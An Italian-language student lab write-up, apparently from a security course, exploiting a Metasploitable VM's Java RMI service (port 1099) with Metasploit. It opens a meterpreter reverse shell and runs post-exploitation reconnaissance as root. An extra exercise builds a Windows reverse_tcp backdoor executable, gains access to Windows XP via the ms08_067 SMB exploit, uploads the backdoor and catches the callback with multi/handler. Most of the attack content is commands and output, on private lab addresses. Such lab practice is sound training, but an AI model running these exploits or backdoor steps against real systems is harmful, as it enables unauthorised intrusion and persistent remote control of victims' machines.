

5. Progetto settimanale

- Java RMI (port 1099) -

Il servizio Java RMI (Remote Method Invocation) sulla porta 1099 è un meccanismo di comunicazione distribuito che consente a processi Java separati di comunicare tra loro in una rete. Il servizio Java RMI permette di invocare i metodi di un oggetto Java su un'altra macchina virtuale Java (VM) in modo trasparente, come se l'oggetto si trovasse localmente sulla stessa VM.

La porta 1099 è la porta predefinita utilizzata dal servizio Java RMI per la registrazione e la ricerca di oggetti remoti all'interno di un Registro di oggetti RMI. Il Registro di oggetti RMI funge da registro centralizzato per gli oggetti RMI, che consentono ai client di trovare e accedere a questi oggetti remoti su una rete.

In sintesi, il servizio Java RMI sulla porta 1099 permette di comunicare e interagire con oggetti Java su diverse macchine all'interno di una rete.

- Andiamo a vedere nello specifico come poter sfruttare questo tipo di vulnerabilità

Attraverso **nmap** controllo il servizio sulla porta 1099

```
(kali㉿kali)-[~/Scrivania]
└$ nmap -sV 192.168.11.112
Starting Nmap 7.93 ( https://nmap.org ) at 2023-03-10 09:25 CET
Stats: 0:01:19 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 95.45% done; ETC: 09:26 (0:00:04 remaining)
Stats: 0:02:36 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 100.00% done; ETC: 09:28 (0:00:00 remaining)
Nmap scan report for 192.168.11.112
Host is up (0.0016s latency).
Not shown: 978 closed tcp ports (conn-refused)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet       Linus telnetd
25/tcp    open  smtp         Postfix smtpd
53/tcp    open  domain       ISC BIND 9.4.2
80/tcp    open  http         Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind     2 (RPC #100000)
139/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec         netkit-rsh rexecd
513/tcp   open  login        Netkit rshd
514/tcp   open  shell        Netkit rshd
1099/tcp  open  java-rmi   GNU Classpath grmiregistry
1524/tcp  open  bindshell   Metasploitable root shell
2049/tcp  open  nfs         2-4 (RPC #100003)
2121/tcp  open  ftp         ProFTP 1.3.1
3306/tcp  open  mysql       MySQL 5.0.51a-3ubuntu5
5432/tcp  open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp  open  vnc         VNC (protocol 3.3)
6000/tcp  open  X11         (access denied)
6667/tcp  open  irc         UnrealIRCd
8180/tcp  open  unknown     

Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 172.90 seconds
```

Con **msfconsole** cerco gli exploit, in questo caso andiamo ad utilizzare il numero 1.

```
msf6 > search java_rmi
Matching Modules
=====
#  Name
-
0 auxiliary/gather/java_rmi_registry
1 exploit/multi/misc/java_rmi_server
Java Code Execution
2 auxiliary/scanner/misc/java_rmi_server
on Scanner
3 exploit/multi/browser/java_rmi_connection_impl
Disclosure Date Rank Check Description
2011-10-15 normal excellent Yes Java RMI Registry Interfaces Enumeration
Java RMI Server Insecure Default Configuration
2011-10-15 normal No Java RMI Server Insecure Endpoint Code Executi
ve Escalation
2010-03-31 excellent No Java RMICConnectionImpl Deserialization Privile
ge Escalation

Interact with a module by name or index. For example info 3, use 3 or use exploit/multi/browser/java_rmi_connection_impl
msf6 > use 1
[*] No payload configured, defaulting to java/meterpreter/reverse_tcp
```

Controllo le opzioni che sono presenti nell'exploit e vedo che ha come **payload** un reverse tcp con già configurate le informazioni del nostro host.

Vado successivamente ad inserire l'ip della macchina target (Metasploitable) con **set rhosts**.

```
msf6 exploit(multi/misc/java_rmi_server) > options
Module options (exploit/multi/misc/java_rmi_server):
Name      Current Setting  Required  Description
HTTPDELAY    10            yes        Time that the HTTP Server will wait for the payload request
RHOSTS       yes           yes        The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
RPORT        1099          yes        The target port (TCP)
SRVHOST     0.0.0.0        yes        The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.0 to listen on all addresses.
SRVPORT      8080          yes        The local port to listen on.
SSL          false          no         Negotiate SSL for incoming connections
SSLCert      no            no         Path to a custom SSL certificate (default is randomly generated)
URI PATH    no            no         The URI to use for this exploit (default is random)

Payload options (java/meterpreter/reverse_tcp):
Name      Current Setting  Required  Description
LHOST     192.168.11.111   yes        The listen address (an interface may be specified)
LPORT      4444          yes        The listen port

Exploit target:
Id  Name
--  --
0   Generic (Java Payload)

View the full module info with the info, or info -d command.
msf6 exploit(multi/misc/java_rmi_server) > set rhosts 192.168.11.112
rhosts => 192.168.11.112
```

Faccio partire l'exploit e con meterpreter mi vado a raccogliere informazioni sulla **configurazione di rete**.

```
msf6 exploit(multi/misc/java_rmi_server) > run
[*] Started reverse TCP handler on 192.168.11.111:4444
[*] 192.168.11.112:1099 - Using URL: http://192.168.11.111:8080/3n2G4YrHCwF
[*] 192.168.11.112:1099 - Server started.
[*] 192.168.11.112:1099 - Sending RMI Header...
[*] 192.168.11.112:1099 - Sending RMI Call...
[*] 192.168.11.112:1099 - Replied to request for payload JAR
[*] Sending stage (58829 bytes) to 192.168.11.112
[*] Meterpreter session 1 opened (192.168.11.111:4444 → 192.168.11.112:32918) at 2023-03-10 09:32:21 +0100

meterpreter > ifconfig
Interface 1
=====
Name : lo - lo
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ::

Interface 2
=====
Name : eth0 - eth0
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 192.168.11.112
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::1807:b6ff:fe8b:78b4
IPv6 Netmask : ::

meterpreter > []
```

Successivamente controllo la **tabella di routing** della macchina vittima.

```
meterpreter > route
IPv4 network routes
=====
Subnet      Netmask      Gateway      Metric      Interface
127.0.0.1  255.0.0.0    0.0.0.0
192.168.11.112 255.255.255.0 0.0.0.0

IPv6 network routes
=====
Subnet      Netmask      Gateway      Metric      Interface
::1        ::           ::           ::           ::
```

Ci sono altre informazioni che possiamo andare a recuperare dalla macchina target.
In basso possiamo trovare altri esempi.

```
meterpreter > sysinfo
Computer      : metasploitable
OS           : Linux 2.6.24-16-server (i386)
Architecture   : x86
System Language : en_US
Meterpreter    : java/linux
meterpreter > 
```

Sysinfo ci restituisce informazioni sulla macchina vittima come nome, sistema operativo, architettura etc.

```
meterpreter > ls
Listing: /
_____
Mode      Size     Type  Last modified      Name
040666/rw-rw-rw- 4096   dir   2012-05-14 05:35:33 +0200 bin
040666/rw-rw-rw- 1024   dir   2012-05-14 05:36:28 +0200 boot
040666/rw-rw-rw- 4096   dir   2010-03-16 23:55:51 +0100 cdrom
040666/rw-rw-rw- 13700  dir   2023-03-10 09:23:59 +0100 dev
040666/rw-rw-rw- 4096   dir   2023-03-10 09:24:07 +0100 etc
040666/rw-rw-rw- 4096   dir   2010-04-16 08:16:02 +0200 home
040666/rw-rw-rw- 4096   dir   2010-03-16 23:57:40 +0100 initrd
100666/rw-rw-rw- 7929183 fil   2012-05-14 05:35:56 +0200 initrd.img
040666/rw-rw-rw- 4096   dir   2012-05-14 05:35:22 +0200 lib
040666/rw-rw-rw- 16384  dir   2010-03-16 23:55:15 +0100 lost+found
040666/rw-rw-rw- 4096   dir   2010-03-16 23:55:52 +0100 media
040666/rw-rw-rw- 4096   dir   2010-04-28 22:16:56 +0200 mnt
100666/rw-rw-rw- 14473  fil   2023-03-10 09:24:30 +0100 nohup.out
040666/rw-rw-rw- 4096   dir   2010-03-16 23:57:39 +0100 opt
040666/rw-rw-rw- 0      dir   2023-03-10 09:23:28 +0100 proc
040666/rw-rw-rw- 4096   dir   2023-03-10 09:24:30 +0100 root
040666/rw-rw-rw- 4096   dir   2012-05-14 03:54:53 +0200 sbin
040666/rw-rw-rw- 4096   dir   2010-03-16 23:57:38 +0100 srv
040666/rw-rw-rw- 0      dir   2023-03-10 09:23:30 +0100 sys
040666/rw-rw-rw- 4096   dir   2023-03-10 09:46:03 +0100 tmp
040666/rw-rw-rw- 4096   dir   2010-04-28 06:06:37 +0200 usr
040666/rw-rw-rw- 4096   dir   2010-03-17 15:08:23 +0100 var
100666/rw-rw-rw- 1987288 fil   2008-04-18 18:55:41 +0200 vmlinuz
meterpreter > 
```

Ls che ci restituisce file e directory di dove ci troviamo in questo momento, che come possiamo vedere dallo screen è riportato da listing: /

```
meterpreter > ps
Process List
_____
PID  Name
_____
1   /sbin/init
2   [kthreadd]
3   [migration/0]
4   [ksoftirqd/0]
5   [watchdog/0]
6   [events/0]
7   [khelper]
41  [kblockd/0]
44  [kacpid]
45  [kacpi_notify]
107 [kseriod]
145 [pdfflush]
146 [pdfflush]
147 [kswapd0]
189 [aio/0]
1142 [ksnapd]
1389 [ksuspend_usbd]
1396 [khubd]
1420 [ata/0]
1423 [ata_aux]
2144 [scsi_eh_0]
2145 [scsi_eh_1]
2146 [scsi_eh_2]
2147 [scsi_eh_3]
2148 [scsi_eh_4]
2149 [scsi_eh_5]
2386 [kjournald]
2540 /sbin/udevd
_____
User      Path
_____
root     /sbin/init
root     [kthreadd]
root     [migration/0]
root     [ksoftirqd/0]
root     [watchdog/0]
root     [events/0]
root     [khelper]
root     [kblockd/0]
root     [kacpid]
root     [kacpi_notify]
root     [kseriod]
root     [pdfflush]
root     [pdfflush]
root     [kswapd0]
root     [aio/0]
root     [ksnapd]
root     [ksuspend_usbd]
root     [khubd]
root     [ata/0]
root     [ata_aux]
root     [scsi_eh_0]
root     [scsi_eh_1]
root     [scsi_eh_2]
root     [scsi_eh_3]
root     [scsi_eh_4]
root     [scsi_eh_5]
root     [kjournald]
root     /sbin/udevd --daemon
_____

```

Ps che ci elenca i processi della macchina con relative informazioni dettagliate.

```
meterpreter > getuid
Server username: root
meterpreter > 
```

Getuid ci restituisce l'utente server attuale.

```
meterpreter > search -f *.doc
Found 6 results ...
_____
Path
_____
/usr/lib/python2.5/pdb.doc
/var/www/mutillidae/owasp-esapi-php/documentation/esapi4php-adapter-1.0a-install-guide.doc
/var/www/mutillidae/owasp-esapi-php/documentation/esapi4php-adapter-1.0a-release-notes.doc
/var/www/mutillidae/owasp-esapi-php/documentation/esapi4php-core-1.0a-install-guide.doc
/var/www/mutillidae/owasp-esapi-php/documentation/esapi4php-core-1.0a-release-notes.doc
/var/www/mutillidae/owasp-esapi-php/documentation/esapi4php-paper-monthofphp2010-newtool.doc
_____
Size (bytes) Modified (UTC)
_____
7483   2010-01-21 00:04:18 +0100
362496  2011-04-12 02:38:06 +0200
395264  2011-04-12 02:38:08 +0200
270848  2011-04-12 02:38:10 +0200
317440  2011-04-12 02:38:12 +0200
345088  2011-04-12 02:38:14 +0200
_____
meterpreter > 
```

Search -f ci permette di andare a cercare documenti o file all'interno della vittima (In questo caso abbiamo utilizzato file .doc)

Esercizio extra

Creazione backdoor manualmente da Kali per Windows XP

Utilizzo il **payload windows/meterpreter/reverse_tcp** per creare un exe sulla macchina Kali che siamo andati a chiamare **file.exe** ed utilizzeremo come backdoor.

The screenshot shows the Metasploit Framework interface on a Kali Linux terminal. The user has selected the `windows/meterpreter/reverse_tcp` payload. They have set the `lhost` to `192.168.11.111`. The module options table shows:

Name	Current Setting	Required	Description
EXITFUNC	process	yes	Exit technique (Accepted: '', seh, thread, process, none)
LHOST	192.168.11.111	yes	The listen address (an interface may be specified)
LPORT	4444	yes	The listen port

Below the table, a message says "View the full module info with the `info`, or `info -d` command." The user then runs the command `msf6 payload(windows/meterpreter/reverse_tcp) > generate -f exe -o file.exe`.

Attraverso l'**exploit smb** di Windows XP, che abbiamo utilizzato nelle lezioni precedenti, inseriamo i dati necessari delle due macchine e mi collego alla macchina target.

The screenshot shows the Metasploit Framework interface on a Kali Linux terminal. The user has selected the `windows/smb/ms08_067_netapi` exploit. They have set the `rhost` to `192.168.11.115`. The module options table shows:

Name	Current Setting	Required	Description
RHOSTS	192.168.11.115	yes	The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
RPORT	445	yes	The SMB service port (TCP)
SMBPIPE	BROWSER	yes	The pipe name to use (BROWSER, SRVSVC)

Below the table, a section for "Payload options (windows/meterpreter/reverse_tcp)" is shown, which is identical to the one in the previous screenshot. The exploit target section shows "Automatic Targeting" selected. A message at the bottom says "View the full module info with the `info`, or `info -d` command."


The screenshot shows a meterpreter session on a Windows XP machine. The user runs the command `ls`. The output shows they are in the `C:\WINDOWS\system32` directory.

Attraverso il comando `ls` posso sapere dove mi trovo sulla macchina target.

The screenshot shows a meterpreter session on a Windows XP machine. The user runs the command `upload file.exe`.

Con meterpreter carico il file sulla macchina Windows XP

Una volta caricato, **cerro il file** di esecuzione attraverso la path su XP



Torno su Kali e utilizzo l'**exploit multi/handler** per la ricezione.

Una volta avviato l'exploit clicco il file dalla macchina Windows che mi apre la sessione di meterpreter su Kali.

```
msf6 exploit(multi/handler) > options
Module options (exploit/multi/handler):
Module options (exploit/multi/handler):
Name  Current Setting  Required  Description
Name  Current Setting  Required  Description
Position:
Payload options (windows/meterpreter/reverse_tcp):
Name  Current Setting  Required  Description
Name  Current Setting  Required  Description
EXIFFUNC process      yes       Exit technique (Accepted: '', seh, thread, process, none)
LHOST  192.168.11.113  yes       The listen address (an interface may be specified)
LPORT  4444              yes       The listen port
Exploit target:
Id  Name
--  --
0   Wildcard Target
View the full module info with the info, or info -d command.
msf6 exploit(multi/handler) > set lhost 192.168.11.111
lhost => 192.168.11.111
msf6 exploit(multi/handler) > run
[*] Started reverse TCP handler on 192.168.11.111:4444
[*] Sending stage (175686 bytes) to 192.168.11.115
[*] Meterpreter session 2 opened (192.168.11.111:4444 -> 192.168.11.115:1037) at 2023-03-10 15:35:40 +0100
meterpreter >
```

In questo modo attraverso l'input dell'utente Windows ho accesso diretto alla macchina.